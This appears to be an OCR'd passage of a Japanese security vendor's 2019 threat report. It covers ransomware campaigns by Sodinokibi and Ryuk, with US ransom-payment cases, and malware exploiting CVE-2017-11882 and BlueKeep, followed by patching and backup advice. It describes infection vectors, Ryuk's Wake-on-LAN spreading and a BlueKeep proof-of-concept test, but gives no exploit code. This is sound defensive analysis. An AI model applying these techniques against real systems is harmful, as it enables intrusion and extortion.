



図3.1.2　ランサムウェアのESET検出数*（世界）

＊ 検出名にFilecoderを含むマルウェアのESET検出数を2018年の検出数を100%として比較

3　2019年上半期のマルウェアレポートを公開｜マルウェア情報局　https://eset-info.canon-its.jp/malware_info/trend/detail/190920.html

かつては不特定多数への攻撃に使われることが多かったランサムウェアですが、2019年は特定の組織・団体に対して使われる事案が多く発生しています。
特に、自治体や医療機関など重要度の高いデータを持つ組織が狙われる傾向にあります。
それに伴い1件あたりの身代金要求額が増加し、1件あたり5億円以上の身代金が要求される事例も知られています。

2019年はアメリカにおける被害が突出して多く報告されています。6月にはリビエラビーチ市がおよそ60万ドル（1ドル110円換算で6600万円）、レイクシティ市がおよそ46万ドル（1ドル110円換算で5060万円）の身代金を支払ったことが話題になりました（表3.1.1）。いずれの自治体も保険に加入しており、市の負担額は1万ドル程度であったと報じられています。[i]
被害報告がアメリカに集中している原因として、ランサムウェアの被害を公表する組織が多いこと、高額な身代金を支払う組織が多く、攻撃者の標的になっていることの2点が考えられます。

表3.1.1　2019年のアメリカ合衆国におけるランサムウェア被害の事例

| 公表（報道）日 | 被害に遭った組織 | ランサムウェアの種類 | 身代金支払額 |
|---|---|---|---|
| 3月6日[ii] | ジョージア州ジャクソン郡 | Ryuk | 約4400万円[ii] |
| 5月7日[iii] | メリーランド州ボルチモア市 | RobbinHood | - |
| 6月5日[iv] | フロリダ州リビエラビーチ市 | 未確定 | 約6600万円[i] |
| 6月10日[v] | フロリダ州レイクシティ市 | Ryuk | 約5060万円[i] |
| 7月5日[vi] | マサチューセッツ州<br>ニューベッドフォード市 | Ryuk | - |
| 7月7日[vii] | インディアナ州ラポート郡 | Ryuk | 約1400万円[viii] |
| 7月25日[ix] | ロックビルセンターの学校 | Ryuk | 約970万円[ix] |
| 8月17日[x] | 20か所以上の地方自治体 | Sodinokibi | - |
| 8月26日[xi] | 約400か所の歯科医院 | Sodinokibi | - |
| 12月16日[xii] | 海運関連の施設 | Ryuk | - |

## 2. 警戒すべきランサムウェア

2019年にアメリカを中心に猛威を奮った2つのランサムウェアについて紹介します。

● Sodinokibi
Sodinokibi（ESET検出名:Win32/Filecoder.Sodinokibi、別名:REvil）は2019年4月頃に発見されたランサムウェアです。Sodinokibiランサムウェアは2018年から2019年初頭にかけて猛威を奮っていたGandCrabとの間に類似性があり、同じ攻撃者グループが開発している可能性、もしくはSodinokibiの攻撃者グループが何らかの方法でGandCrabのソースコードを入手した可能性が考えられます。

スピアフィッシングメールの添付ファイル(zip圧縮されたSodinokibi実行ファイル)を実行することで感染する事例のほか、脆弱性(CVE-2018-4878など)のあるアプリケーションを利用しているユーザーが特定のWebサイトを閲覧することでSodinokibiがダウンロード・実行され感染する事例などが知られています。

図3.2.1　Sodinokibi感染後のデスクトップ画面





図3.2.2　Sodinokibiの身代金要求文書

Sodinokibiを使う攻撃者グループは、被害者が身代金の支払いを拒否した場合には被害者の(機密)データをインターネット上に公開すると脅迫を行うことが知られています。

実際に12月に確認したサンプルには、身代金要求文書の中に「もし(暗号化された)サーバー(のファイル)を自力で復号しようとした場合は、あなたの会社のデータベースをインターネットに公開する」という旨の記載がありました(図3.2.3)。

```
Extension name:
46075an5
------------------------------------------------------------------------------
postscript: In case you want to independently decrypt your servers, we will be forced to put the databases of your companies in the public domain.
```

図3.2.3　身代金要求文書に記載された文章（12月に確認したサンプル）

さらに別のサンプルの身代金要求文書の中には、Customers（顧客）の一覧が含まれていました（図3.2.4）。実際にこれらの組織がSodinokibiに感染したかどうかは定かではありませんが、攻撃者グループが感染した組織に対して脅迫を行うために情報を収集している可能性があります。

```
------------------------------------------------------------------------------
** Customers
[redacted] Inc.
[redacted] Inc
[redacted]
[redacted]
[redacted] LLC
[redacted] Inc.
[redacted] Corp.
[redacted] Inc.
[redacted] LLC
[redacted] LLC
[redacted] LLC
[redacted] Inc.
and so on.....
```

図3.2.4　身代金要求文書中の企業名の記載（12月に確認したサンプル）

Sodinokibiは感染手法が最も巧妙なランサムウェアの一つです。今後その手法がさらに多様化することも考えられます。また、従来のデータの復号に対する身代金要求に加えて、データの公開を材料に脅迫するというアプローチを取っています。

● Ryuk

Ryuk（ESET検出名:Win32/Filecoder.Ryuk）は2018年の8月に発見されたランサムウェアです。主に標的型攻撃で使用され、身代金の要求額は他のランサムウェアと比較して高額です。
感染経路はスピアフィッシングメールのほか、本レポートの第2章で紹介したEmotetがTrickbotを経由してRyukをダウンロードする事例が知られています。

Ryukにはネットワーク経由で他のPCのファイルを暗号化するための機能がいくつか備わっています。特にユニークなものが2019年の後半に追加されたWake on LANを使用する機能です。Wake on LANはネットワークに接続されたPCの電源を遠隔で入れるための技術で、家庭用のルーターなどにも搭載されています。

Ryukは感染PCのARPテーブルに存在するネットワーク上の別のPCに対してWake on LANのパケット（マジックパケット）を送信し、そのPCを起動させます（図3.2.5）。これにより、もともと電源が入っていなかったPC上のファイルを暗号化することが可能になります。





図3.2.5　マジックパケットを送信する処理（12月に確認したサンプル）

Ryukに感染しファイルが暗号化されると、HTML形式の身代金要求文書が作成されます（図3.2.6）。他の多くのランサムウェアとは異なり身代金の要求額や送付先などの情報は含まれておらず、攻撃者のものと思われるメールアドレスのみが記載されています。

被害者とのメールのやり取りを通じて身代金の交渉額を変えるために、あえてメールアドレスのみを記載していると考えられます。





図3.2.6　Ryukが出力するHTMLファイル（12月に確認したサンプル）

Ryukは今最も盛んに開発が行われているランサムウェアの一つであり、日々機能が拡張されています。今のところ国内における検出数はわずかですが、今後注意が必要です。

## 3. ランサムウェアへの対策

ランサムウェアへの基本的な対策について紹介します。ランサムウェアの侵入経路が多様化し、侵入後の感染拡大手法が巧妙化しています。これらのランサムウェアによる被害を防ぐためには、組織全体のPC、ネットワークのセキュリティを強固にすることが必要不可欠です。

<ランサムウェアへの感染を防ぐための事前対策>
- オペレーティングシステムやソフトウェアに常に最新の更新プログラムを適用する
- Officeのマクロ実行設定が無効になっていることを確認する
- スクリプトファイル（JavaScript、VBScript等）の既定のアプリケーションをテキストエディタ等に変更する
- ファイアウォール（入口）の設定を見直す

<ランサムウェアに感染した場合に被害を最小限に抑えるための事前対策>
- 定期的にバックアップを取得し、バックアップの保管場所はネットワークのセグメントを分けておく
- ファイルサーバーのアクセス権設定、ファイル共有の設定を確認する
- ファイアウォール（出口）の設定を見直す

# 4

# 脆弱性を悪用するマルウェアの増加

# 第4章　　脆弱性を悪用するマルウェアの増加

近年、脆弱性を悪用するマルウェアは、増加傾向にあります。





図4.1　脆弱性を悪用するマルウェアの検出数の変化量

※2017年に日本・世界で検出された検出数をそれぞれ100%と設定
※脆弱性を 悪用するマルウェアは、検出名に"CVE-"が含まれるものとし、汎用検出名として検出されたものは除外

2019年に日本・世界で検出された脆弱性を悪用するマルウェアの数は、2017年のものとそれぞれ比較すると、212%・301%でした(図4.1)。
脆弱性を悪用するマルウェアは、従来は標的型攻撃のような高度なサイバー攻撃に使用されることが多かったため、検出数は少ないものでした。しかし近年は、ばらまきメールによって拡散される事例が増えているため、検出数が年々増加しています。侵入経路にばらまきメールが使用される要因としては、脆弱性を悪用するコード等 がディープウェブやダークウェブで売買されているため、脆弱性を悪用するマルウェアの作成が容易になりつつあることが考えられます。

2019年に日本国内で多く検出された脆弱性を悪用するマルウェアは、図4.2の通りです。





図4.2　2019年に日本国内で検出された脆弱性を悪用するマルウェアの内訳

2019年に最も多く検出された脆弱性を悪用するマルウェアは、Win32/Exploit.CVE-2017-11882、続いてRDP/Exploit.CVE-2019-0708でした。Win32/Exploit.CVE-2017-11882は、第1章で示した通り、日本で検出された全マルウェアのうち、第9位に位置付けています。
それぞれのマルウェアについて、解説します。

● Win32/Exploit.CVE-2017-11882

本マルウェアが悪用する脆弱性は、Microsoft Office 数式エディターに存在するバッファーオーバーフローの脆弱性（CVE-2017-11882[4]）です。本脆弱性が悪用されると、リモートの攻撃者が任意のコードを実行する可能性があります。本脆弱性を解消する修正パッチは2017年11月に公開されています。[5] 修正パッチの公開から約2年も経過していますが、未だに攻撃が継続的に確認されています。





図4.3　Win32/Exploit.CVE-2017-11882の国内検出数推移

4　CVE-2017-11882 | The MITRE Corporation　https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882

5　CVE-2017-11882 ¦ Microsoft Office のメモリ破損の脆弱性 | Microsoft　https://portal.msrc.microsoft.com/ja-jp/security-guidance/advisory/CVE-2017-11882

本マルウェアは、日本に限らず世界全体で検出され続けています。本マルウェアが多く検出された原因は、ばらまきメールによって拡散されたためです。2019年6月には、本マルウェアが添付されたメールが欧州で大量に確認されたため、Microsoft security intelligenceより、注意喚起が行われました。[6]

ばらまきメールに添付された本マルウェアをユーザーが実行すると、脆弱性の悪用が開始されます。ただし、ユーザーがMicrosoft Officeのデフォルト機能である保護されたビュー（図4.4上部の赤枠で囲った部分）を解除しない限り、脆弱性の悪用は開始されません。しかし、ばらまきメールに添付されたマルウェアが圧縮されていた場合、ユーザーが展開時に使用するソフトウェアの仕様によっては、保護されたビューが表示されないことがあります。





図4.4　ばらまきメールに添付されたWin32/Exploit.CVE-2017-11882（一例）

ユーザーが保護ビューを解除すると、数式エディターが起動し、脆弱性が悪用され、任意のコードが実行されます。





図4.5　Win32/Exploit.CVE-2017-11882の挙動

上図4.5では、数式エディター（EQNEDT32.EXE）からMicrosoft HTML Application Host（MsHta.exe）が子 プロセスとして生成され、C&Cサーバーとの通信を試みていることがわかります。実行されるコードには様々なものが確認されていますが、その多くはC&Cサーバーと通信を行い、ファイルやスクリプトをダウンロードし実行するものです。

6　Microsoft Security Intelligence (@MsftSecIntel) on Twitter | Twitter　https://twitter.com/MsftSecIntel/status/1137118977983897600





図4.6　Win32/Exploit.CVE-2017-11882が実行するコマンド（一部）

最終的には、RAT（ChChes）、バックドア（ANEL）、バンキングマルウェア（Ursnif）等の様々なマルウェアが実行される事例が確認されています。

● RDP/Exploit.CVE-2019-0708

本マルウェアが悪用する脆弱性は、Microsoftリモートデスクトップサービスに存在するリモートでコードが実行される脆弱性（CVE-2019-0708[7]）です。本脆弱性は、BlueKeepと呼ばれています。修正パッチは、2019年5月に公開されています。[8]





図4.7　RDP/Exploit.CVE-2019-0708の国内検出数推移

7　CVE-2019-0708 | The MITRE Corporation　https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0708

8　CVE-2019-0708 | リモート デスクトップ サービスのリモートでコードが実行される脆弱性 | Microsoft
https://portal.msrc.microsoft.com/ja-JP/security-guidance/advisory/CVE-2019-0708

本脆弱性を悪用する攻撃は継続的に確認されており、特に2019年10月以降は、以前と比べて検出数が増加しています。

本脆弱性が悪用されると、リモートの攻撃者によって任意のコードが実行される可能性があります。これまでの事例としては、脆弱性を悪用し、仮想通貨をマイニングするコインマイナーを実行するものが確認されています。

本脆弱性には、数多くのPoC[9]が存在しているため、容易に悪用することが可能です。





図4.8　BlueKeepのPoCを用いた検証結果

検証用に用いたPoCでは、BlueKeepの有無を確認し、悪用を試みます。 悪用が成功するとコマンドプロンプト上で任意のコードを実行することが可能になります。本検証では、攻撃者側から電卓を実行させています（図4.8）。

● 対策

脆弱性を悪用する攻撃への最も基本的な対策は 、修正パッチを適用することです。そのためには、組織内で使用しているソフトウェアに対して脆弱性の情報があるか、情報収集を日々行うことが重要です。そして、修正パッチが公開された際には、情報を連携し、速やかに適用を検討する必要があります。

9　PoC (Proof of Concept) | マルウェア情報局　https://eset-info.canon-its.jp/malware_info/term/detail/00008.html

本章で紹介したBlueKeep に関しては、ESETから脆弱性の有無を確認することができるツール「ESET BlueKeep (CVE-2019-0708) vulnerability checker」が無料で公開されています。[10]





図4.9　ESET BlueKeep (CVE-2019-0708) vulnerability checkerの実行画面

BlueKeepに対して脆弱な場合は、修正パッチのダウンロードがサポートされます。BlueKeepを悪用する攻撃は今後も継続することが予想されるため、本ツールを用いて確認することを推奨します。

10 It's time to disconnect RDP from the internet | We Live Security
https://www.welivesecurity.com/2019/12/17/bluekeep-time-disconnect-rdp-internet/#eset-bluekeep-detection-tool

# 引用・出展元


i Another Hacked Florida City Pays a Ransom, This Time for $460,000 | The New York Times
https://www.nytimes.com/2019/06/27/us/lake-city-florida-ransom-cyberattack.html

ii Georgia county paid $400K to ransomware hackers | StateScoop
https://statescoop.com/georgia-county-paid-400k-to-ransomware-hackers/

iii Baltimore city government computer network hit by ransomware attack | THE BALTIMORE SUN
https://www.baltimoresun.com/politics/bs-md-ci-it-outage-20190507-story.html

iv NOTICE TO THE PUBLIC : The City has experienced a data security event | City of Riviera Beach
https://www.rivierabch.com/news/?FeedID=604

v 'Triple Threat' cyberattack cripples City Hall in Lake City | WJXT News4JAX
https://www.news4jax.com/news/2019/06/10/triple-threat-cyberattack-cripples-city-hall-in-lake-city/

vi MAYOR DISCUSSES IMPACT OF RANSOMWARE ATTACK ON NEW BEDFORD'S COMPUTER SYSTEM | New Bedford City
https://www.newbedford-ma.gov/blog/news/mayor-discusses-impact-of-ransomware-attack-on-new-bedfords-computer-system/

vii LaPorte County government hit by malware attack | WNDU
https://www.wndu.com/content/news/Malware-attack-affects-LaPorte-County-government-512405312.html

viii La Porte County pays $130,000 in Bitcoin as ransom to hackers | WSBT-TV
https://wsbt.com/news/local/la-porte-county-pays-130000-in-bitcoin-as-ransom-to-hackers

ix Rockville Center School District pays $88,000 ransom | SC Magazine
https://www.scmagazine.com/home/security-news/ransomware/rockville-center-school-district-pays-100000-ransom/


x Personal information from your dental records could be at risk | WISN
https://www.dentalrecord.com/assets/images/media%20statement.pdf

xi Marine Safety Information Bulletin | U.S. Coast Guard
https://www.dco.uscg.mil/Portals/9/DCO%20Documents/5p/MSIB/2019/MSIB_10_19.pdf

xii Ryuk | NJCCIC
https://www.cyber.nj.gov/threat-profiles/ransomware-variants/ryuk

強くて軽い。
妥協なきセキュリティ。

ENJOY SAFER TECHNOLOGY™



